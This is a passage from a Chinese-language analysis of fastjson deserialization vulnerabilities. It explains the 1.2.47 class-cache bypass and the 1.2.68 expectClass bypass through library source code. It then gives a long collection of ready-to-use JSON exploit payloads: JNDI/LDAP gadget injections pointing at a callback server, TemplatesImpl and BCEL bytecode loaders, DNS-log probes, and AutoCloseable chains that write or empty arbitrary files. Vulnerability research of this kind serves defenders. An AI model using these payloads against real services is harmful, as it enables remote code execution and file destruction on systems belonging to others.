            clazz = classLoader.loadClass(className);
            if (cache) {
                mappings.put(className, clazz);
            }
            return clazz;
        }
    } catch(Throwable e){
        e.printStackTrace();
        // skip
    }
    // 如果失败, 或没有指定 ClassLoader , 则使用当前线程的 contextClassLoader 来
加载类, 也需要 cache 为 true 才能写入 mappings 中
    try{
        ClassLoader contextClassLoader =
Thread.currentThread().getContextClassLoader();
        if(contextClassLoader != null && contextClassLoader !=
classLoader){
            clazz = contextClassLoader.loadClass(className);
            if (cache) {
                mappings.put(className, clazz);
            }
            return clazz;
        }
    }


```

```

    } catch(Throwable e){
        // skip
    }
    // 如果还是失败，则使用 Class.forName 来获取 class 对象并放入 mappings 中
    try{
        clazz = Class.forName(className);
        mappings.put(className, clazz);
        return clazz;
    } catch(Throwable e){
        // skip
    }
    return clazz;
}

```


由以上代码可知，只要我们能够控制这个方法的参数，就可以往 mappings 中写入任意类名。loadClass 一共有三个重载方法，如下图：



我们需要找到调用这些方法的类，并看是否能够为我们控制：

- `Class<?> loadClass(String className, ClassLoader classLoader, boolean cache)`：调用链均在 `checkAutoType()` 和 `TypeUtils` 里自调用，略过。
- `Class<?> loadClass(String className)`：除了自调用，有一个 `castToJavaBean()` 方法，暂未研究。
- `Class<?> loadClass(String className, ClassLoader classLoader)`：方法调用三个参数的重载方法，并添加参数 `true`，也就是会加入参数缓存中，

重点看一下两个参数的 `loadClass` 方法在哪调用：



在这里我们关注 `com.alibaba.fastjson.serializer.MiscCodec#deserialize` 方法，这个类是用来处理一些乱七八糟类的反序列化类，其中就包括 `Class.class` 类，成为了我们的入口。

```

deserializers.put(Boolean.class, BooleanCodec.instance);
deserializers.put(Class.class, MiscCodec.instance);
deserializers.put(char[].class, new CharArrayCodec());

deserializers.put(AtomicBoolean.class, BooleanCodec.instance);
deserializers.put(AtomicInteger.class, IntegerCodec.instance);
deserializers.put(AtomicLong.class, LongCodec.instance);
deserializers.put(AtomicReference.class, ReferenceCodec.instance);

deserializers.put(WeakReference.class, ReferenceCodec.instance);
deserializers.put(SoftReference.class, ReferenceCodec.instance);

deserializers.put(UUID.class, MiscCodec.instance);
deserializers.put(TimeZone.class, MiscCodec.instance);
deserializers.put(Locale.class, MiscCodec.instance);
deserializers.put(Currency.class, MiscCodec.instance);
deserializers.put(InetAddress.class, MiscCodec.instance);
deserializers.put(Inet4Address.class, MiscCodec.instance);
deserializers.put(Inet6Address.class, MiscCodec.instance);
deserializers.put(InetSocketAddress.class, MiscCodec.instance);
deserializers.put(File.class, MiscCodec.instance);
deserializers.put(URI.class, MiscCodec.instance);
deserializers.put(URL.class, MiscCodec.instance);
deserializers.put(Pattern.class, MiscCodec.instance);
deserializers.put(Charset.class, MiscCodec.instance);
deserializers.put(JSONPath.class, MiscCodec.instance);
deserializers.put(Number.class, NumberDeserializer.instance);
deserializers.put(AtomicIntegerArray.class, AtomicCodec.instance);

```

如果 `parser.resolveStatus` 为 `TypeNameRedirect` 时, 进入 if 语句, 会解析 “val” 中的内容放入 `objVal` 中, 然后传入 `strVal` 中。

```

Object objVal;

if (parser.resolveStatus == DefaultJSONParser.TypeNameRedirect) {
    parser.resolveStatus = DefaultJSONParser.NONE;
    parser.accept(JSONToken.COMMA);

    if (lexer.token() == JSONToken.LITERAL_STRING) {
        if (!"val".equals(lexer.stringVal())) {
            throw new JSONException("syntax error");
        }
        lexer.nextToken();
    } else {
        throw new JSONException("syntax error");
    }

    parser.accept(JSONToken.COLON);

    objVal = parser.parse();

    parser.accept(JSONToken.RBRACE);
} else {
    objVal = parser.parse();
}

```

后面的逻辑如果 class 是 `Class.class` 时，将会调用 `loadClass` 方法，将 `strVal` 进行类加载并缓存：

```
if (clazz == Class.class) {  
    return (T) TypeUtils.loadClass(strVal, parser.getConfig().getDefaultClassLoader());  
}
```

这就完成了恶意类的加载，组成了我们所有的恶意调用链。但是如何在第二步进入 if 语句呢？这中间的调用链是什么样的呢？我们先构造一个 json：

`{"@type": "java.lang.Class", "val": "aaaaa"}`，调试一下：

`JSON.parseObject()` 调用 `DefaultJSONParser` 对 JSON 进行解析。

```
public static Object parse(String text, ParserConfig config, int features) {  
    if (text == null || text.isEmpty()) {  
        return null;  
    }  
  
    DefaultJSONParser parser = new DefaultJSONParser(text, config, features);  
    Object value = parser.parse();  
  
    parser.handleResovleTask(value);  
  
    parser.close();  
  
    return value;  
}
```

`DefaultJSONParser.parseObject()` 调用 `checkAutoType()` 检查待加载类的合法性。

```
if (key == JSON.DEFAULT_TYPE_KEY && !lexer.isEnabled(Feature.DisableSpecialKeyDetect)) {  
    String typeName = lexer.scanSymbol(symbolTable, key);  
  
    if (lexer.isEnabled(Feature.IgnoreAutoType)) {  
        continue;  
    }  
  
    Class<?> clazz = null;  
    if (object != null && object.getClass().getName().equals(typeName)) {  
        clazz = object.getClass();  
    } else {  
        clazz = config.checkAutoType(typeName, null, lexer.getFeatures());  
    }  
}
```

由于 `deserializers` 在初始化时将 `Class.class` 进行了加载，因此使用 `findClass` 可以找到，越过了后面 `AutoTypeSupport` 的检查。

```

    if (clazz == null) {
        clazz = TypeUtils.getClassFromMapping(typeName);
    }

    if (clazz == null) {
        clazz = deserializers.findClass(typeName);    typeName: "java.lang.Class"    clazz: null    deseri
    }

```

DefaultJSONParser.parseObject() 设置 resolveStatus 为 TypeNameRedirect。

```

this.setResolveStatus(TypeNameRedirect);

```

DefaultJSONParser.parseObject() 根据不同的 class 类型分配 deserializer, Class 类型由 MiscCodec.deserialize() 处理。

```

ObjectDeserializer deserializer = config.getDeserializer(clazz);    deserializer: MiscCodec@734    config: Parse
Class deserClass = deserializer.getClass();    deserClass: "class com.alibaba.fastjson.serializer.MiscCodec"
if (JavaBeanDeserializer.class.isAssignableFrom(deserClass)
    && deserClass != JavaBeanDeserializer.class
    && deserClass != ThrowableDeserializer.class) {    deserClass: "class com.alibaba.fastjson.serializer.Mi
    this.setResolveStatus(NONE);
}
Object obj = deserializer.deserialize(this, clazz, fieldName);    fieldName: null    deserializer: MiscCodec@734
return obj;
}

```

解析 json 中“val”中的内容，并放入 objVal 中，如果不是“val”将会报错。

```

if (parser.resolveStatus == DefaultJSONParser.TypeNameRedirect) {
    parser.resolveStatus = DefaultJSONParser.NONE;
    parser.accept(JSONToken.COMMA);


    if (lexer.token() == JSONToken.LITERAL_STRING) {
        if (!"val".equals(lexer.stringVal())) {
            throw new JSONException("syntax error");
        }
        lexer.nextToken();    lexer: JSONScanner@720
    } else {
        throw new JSONException("syntax error");
    }

    parser.accept(JSONToken.COLON);

    objVal = parser.parse();    objVal: "aaaaa"
}

```

传递至 strVal 并使用 loadClass 加载并缓存。



此时恶意的 val 成功被我们加载到 mappings 中，再次以恶意类进行 @type 请求时即可绕过黑名单进行的阻拦，因此最终 payload 为：

```
{
  "su18": {
    "@type": "java.lang.Class",
    "val": "com.sun.rowset.JdbcRowSetImpl"
  },
  "su19": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://127.0.0.1:23457/Command8",
    "autoCommit": true
  }
}
```

8. fastjson-1.2.68

在 1.2.47 版本漏洞爆发之后，官方在 1.2.48 对漏洞进行了修复，在 MiscCodec 处理 Class 类的地方，设置了 cache 为 false，并且 loadClass 重载方法的默认的调用改为不缓存，这就避免了使用了 Class 提前将恶意类名缓存进去。

这个安全修复为 fastjson 带来了一定时间的平静，直到 1.2.68 版本出现了新的漏洞利用方式。

影响版本：fastjson <= 1.2.68 描述：利用 expectClass 绕过 checkAutoType()，实际上也是为了绕过安全思路的延伸。主要使用 Throwable 和 AutoCloseable 进行绕过。

版本 1.2.68 本身更新了一个新的安全控制点 safeMode，如果应用程序开启了 safeMode，将在 checkAutoType() 中直接抛出异常，也就是完全禁止 autoType，不得不说，这是一个一劳永逸的修复方式。

```

final int safeModeMask = Feature.SafeMode.mask;
boolean safeMode = this.safeMode
    || (features & safeModeMask) != 0
    || (JSON.DEFAULT_PARSER_FEATURE & safeModeMask) != 0;
if (safeMode) {
    throw new JSONException("safeMode not support autoType : " + typeName);
}

```

但与此同时，这个版本报出了一个新的 autoType 开关绕过方式：利用 expectClass 绕过 checkAutoType()。

在 checkAutoType() 函数中有这样的逻辑：如果函数有 expectClass 入参，且我们传入的类名是 expectClass 的子类或实现，并且不在黑名单中，就可以通过 checkAutoType() 的安全检测。

```

if (clazz != null) {
    if (expectClass != null
        && clazz != java.util.HashMap.class
        && !expectClass.isAssignableFrom(clazz)) {
        throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
    }

    return clazz;
}

```

接下来我们找一下 checkAutoType() 几个重载方法是否有可控的 expectClass 的入参方式，最终找到了以下几个类：

- ThrowableDeserializer#deserialize()
- JavaBeanDeserializer#deserialize()

ThrowableDeserializer#deserialize() 方法直接将 @type 后的类传入 checkAutoType()，并且 expectClass 为 Throwable.class。

```

if (JSON.DEFAULT_TYPE_KEY.equals(key)) {
    if (lexer.token() == JSONToken.LITERAL_STRING) {
        String exClassName = lexer.stringVal();
        exClass = parser.getConfig().checkAutoType(exClassName, Throwable.class);
    } else {
        throw new JSONException("syntax error");
    }
    lexer.nextToken(JSONToken.COMMA);
}

```

通过 checkAutoType() 之后，将使用 createException 来创建异常类的实例。

```

Throwable ex = null;
if (exClass == null) {
    ex = new Exception(message, cause);
} else {
    if (!Throwable.class.isAssignableFrom(exClass)) {
        throw new JSONException("type not match, not Throwable. " + exClass.getName());
    }

    try {
        ex = createException(message, cause, exClass);
        if (ex == null) {
            ex = new Exception(message, cause);
        }
    } catch (Exception e) {
        throw new JSONException("create instance error", e);
    }
}

```

这就形成了 Throwable 子类绕过 checkAutoType() 的方式。我们需要找到 Throwable 的子类，这个类的 getter/setter/static block/constructor 中含有具有威胁的代码逻辑。

与 Throwable 类似地，还有 AutoCloseable，之所以使用 AutoCloseable 以及其子类可以绕过 checkAutoType()，是因为 AutoCloseable 是属于 fastjson 内置的白名单中，其余的调用链一致，流程不再赘述。

四、payload

以下为部分在各个途径搜集的 payload，版本自测：

JdbcRowSetImpl

```

{
  "@type": "com.sun.rowset.JdbcRowSetImpl",
  "dataSourceName": "ldap://127.0.0.1:23457/Command8",
  "autoCommit": true
}

```

TemplatesImpl

```

{
  "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
  "_bytecodes": ["yv66vgA...k="],
  '_name': 'su18',
  '_tfactory': {},
  "_outputProperties": {},
}

```

JndiDataSourceFactory

```
{
  "@type": "org.apache.ibatis.datasource.jndi.JndiDataSourceFactory",
  "properties": {
    "data_source": "ldap://127.0.0.1:23457/Command8"
  }
}
```

SimpleJndiBeanFactory

```
{
  "@type":
"org.springframework.beans.factory.config.PropertyPathFactoryBean",
  "targetBeanName": "ldap://127.0.0.1:23457/Command8",
  "propertyPath": "su18",
  "beanFactory": {
    "@type": "org.springframework.jndi.support.SimpleJndiBeanFactory",
    "shareableResources": [
      "ldap://127.0.0.1:23457/Command8"
    ]
  }
}
```

DefaultBeanFactoryPointcutAdvisor

```
{
  "@type":
"org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor",
  "beanFactory": {
    "@type": "org.springframework.jndi.support.SimpleJndiBeanFactory",
    "shareableResources": [
      "ldap://127.0.0.1:23457/Command8"
    ]
  },
  "adviceBeanName": "ldap://127.0.0.1:23457/Command8"
},
{
  "@type":
"org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor"
}
```

WrapperConnectionPoolDataSource

```
{
  "@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
  "userOverridesAsString": "HexAsciiSerializedMap:aced000...6f;"
}
```

JndiRefForwardingDataSource

```
{
  "@type": "com.mchange.v2.c3p0.JndiRefForwardingDataSource",
  "jndiName": "ldap://127.0.0.1:23457/Command8",
  "loginTimeout": 0
}
```

InetAddress

```
{
  "@type": "java.net.InetAddress",
  "val": "http://dnslog.com"
}
```

Inet6Address

```
{
  "@type": "java.net.Inet6Address",
  "val": "http://dnslog.com"
}
```

URL

```
{
  "@type": "java.net.URL",
  "val": "http://dnslog.com"
}
```

JSONObject

```
{
  "@type": "com.alibaba.fastjson.JSONObject",
  {
    "@type": "java.net.URL",
    "val": "http://dnslog.com"
  }
}
```

```
}  
""  
}
```

URLReader

```
{  
  "poc": {  
    "@type": "java.lang.AutoCloseable",  
    "@type": "com.alibaba.fastjson.JSONReader",  
    "reader": {  
      "@type": "jdk.nashorn.api.scripting.URLReader",  
      "url": "http://127.0.0.1:9999"  
    }  
  }  
}
```

AutoCloseable 任意文件写入

```
{  
  "@type": "java.lang.AutoCloseable",  
  "@type":  
  "org.apache.commons.compress.compressors.gzip.GzipCompressorOutputStream",  
  "out": {  
    "@type": "java.io.FileOutputStream",  
    "file": "/path/to/target"  
  },  
  "parameters": {  
    "@type":  
    "org.apache.commons.compress.compressors.gzip.GzipParameters",  
    "filename": "filecontent"  
  }  
}
```

BasicDataSource

```
{  
  "@type" : "org.apache.tomcat.dbcp.dbcp.BasicDataSource",  
  "driverClassName" : "$${BCEL}$$l$8b$I$A$A$A$A...",  
  "driverClassLoader" :  
  {  
    "@type": "Lcom.sun.org.apache.bcel.internal.util.ClassLoader;"
```

```
}  
}
```

JndiConverter

```
{  
  "@type": "org.apache.xbean.propertyeditor.JndiConverter",  
  "AsText": "ldap://127.0.0.1:23457/Command8"  
}
```

JtaTransactionConfig

```
{  
  "@type": "com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig",  
  "properties": {  
    "@type": "java.util.Properties",  
    "UserTransaction": "ldap://127.0.0.1:23457/Command8"  
  }  
}
```

JndiObjectFactory

```
{  
  "@type": "org.apache.shiro.jndi.JndiObjectFactory",  
  "resourceName": "ldap://127.0.0.1:23457/Command8"  
}
```

AnterosDBCPConfig

```
{  
  "@type": "br.com.anteros.dbcp.AnterosDBCPConfig",  
  "metricRegistry": "ldap://127.0.0.1:23457/Command8"  
}
```

AnterosDBCPConfig2

```
{  
  "@type": "br.com.anteros.dbcp.AnterosDBCPConfig",  
  "healthCheckRegistry": "ldap://127.0.0.1:23457/Command8"  
}
```

CacheJndiTmLookup

```
{
  "@type": "org.apache.ignite.cache.jta.jndi.CacheJndiTxLookup",
  "jndiNames": "ldap://127.0.0.1:23457/Command8"
}
```

AutoCloseable 清空指定文件

```
{
  "@type": "java.lang.AutoCloseable",
  "@type": "java.io.FileOutputStream",
  "file": "/tmp/nonexist",
  "append": false
}
```

AutoCloseable 清空指定文件

```
{
  "@type": "java.lang.AutoCloseable",
  "@type": "java.io.FileWriter",
  "file": "/tmp/nonexist",
  "append": false
}
```

AutoCloseable 任意文件写入

```
{
  "stream":
  {
    "@type": "java.lang.AutoCloseable",
    "@type": "java.io.FileOutputStream",
    "file": "/tmp/nonexist",
    "append": false
  },
  "writer":
  {
    "@type": "java.lang.AutoCloseable",
    "@type": "org.apache.solr.common.util.FastOutputStream",
    "tempBuffer": "SSBqdXN0IHdhbnQgdG8gcHJvdmUgdGhhdBjIGNhbiBkbyBpdC4=",
    "sink":
    {
      "$ref": "$.stream"
    },
    "start": 38
  }
}
```

```

    },
    "close":
    {
        "@type": "java.lang.AutoCloseable",
        "@type": "org.iq80.snappy.SnappyOutputStream",
        "out":
        {
            "$ref": "$.writer"
        }
    }
}

```

BasicDataSource

```

{
    "@type": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource",
    "driverClassName": "true",
    "driverClassLoader": {
        "@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
    },
    "driverClassName": "$$BCEL$$$l$8b$I$A$A$A$A$A$A$A...o$V$A$A"
}

```

HikariConfig

```

{
    "@type": "com.zaxxer.hikari.HikariConfig",
    "metricRegistry": "ldap://127.0.0.1:23457/Command8"
}

```

HikariConfig

```

{
    "@type": "com.zaxxer.hikari.HikariConfig",
    "healthCheckRegistry": "ldap://127.0.0.1:23457/Command8"
}

```

HikariConfig

```

{
    "@type": "org.apache.hadoop.shaded.com.zaxxer.hikari.HikariConfig",
    "metricRegistry": "ldap://127.0.0.1:23457/Command8"
}

```

HikariConfig

```
{
  "@type": "org.apache.hadoop.shaded.com.zaxxer.hikari.HikariConfig",
  "healthCheckRegistry": "ldap://127.0.0.1:23457/Command8"
}
```

SessionBeanProvider

```
{
  "@type": "org.apache.commons.proxy.provider.remoting.SessionBeanProvider",
  "jndiName": "ldap://127.0.0.1:23457/Command8",
  "Object": "su18"
}
```

JMSContentInterceptor

```
{
  "@type": "org.apache.cocoon.components.slide.impl.JMSContentInterceptor",
  "parameters": {
    "@type": "java.util.Hashtable",
    "java.naming.factory.initial":
"com.sun.jndi.rmi.registry.RegistryContextFactory",
    "topic-factory": "ldap://127.0.0.1:23457/Command8"
  },
  "namespace": ""
}
```

ContextClassLoaderSwitcher

```
{
  "@type": "org.jboss.util.loading.ContextClassLoaderSwitcher",
  "contextClassLoader": {
    "@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
  },
  "a": {
    "@type": "$$BCEL$$$l$8b$I$A$A$A$A$A$A$AmS$ebN$d4P$...$A$A"
  }
}
```

OracleManagedConnectionFactory

```
{  
  "@type": "oracle.jdbc.connector.OracleManagedConnectionFactory",  
  "xaDataSourceName": "ldap://127.0.0.1:23457/Command8"  
}
```

JNDIConfiguration

```
{  
  "@type": "org.apache.commons.configuration.JNDIConfiguration",  
  "prefix": "ldap://127.0.0.1:23457/Command8"  
}
```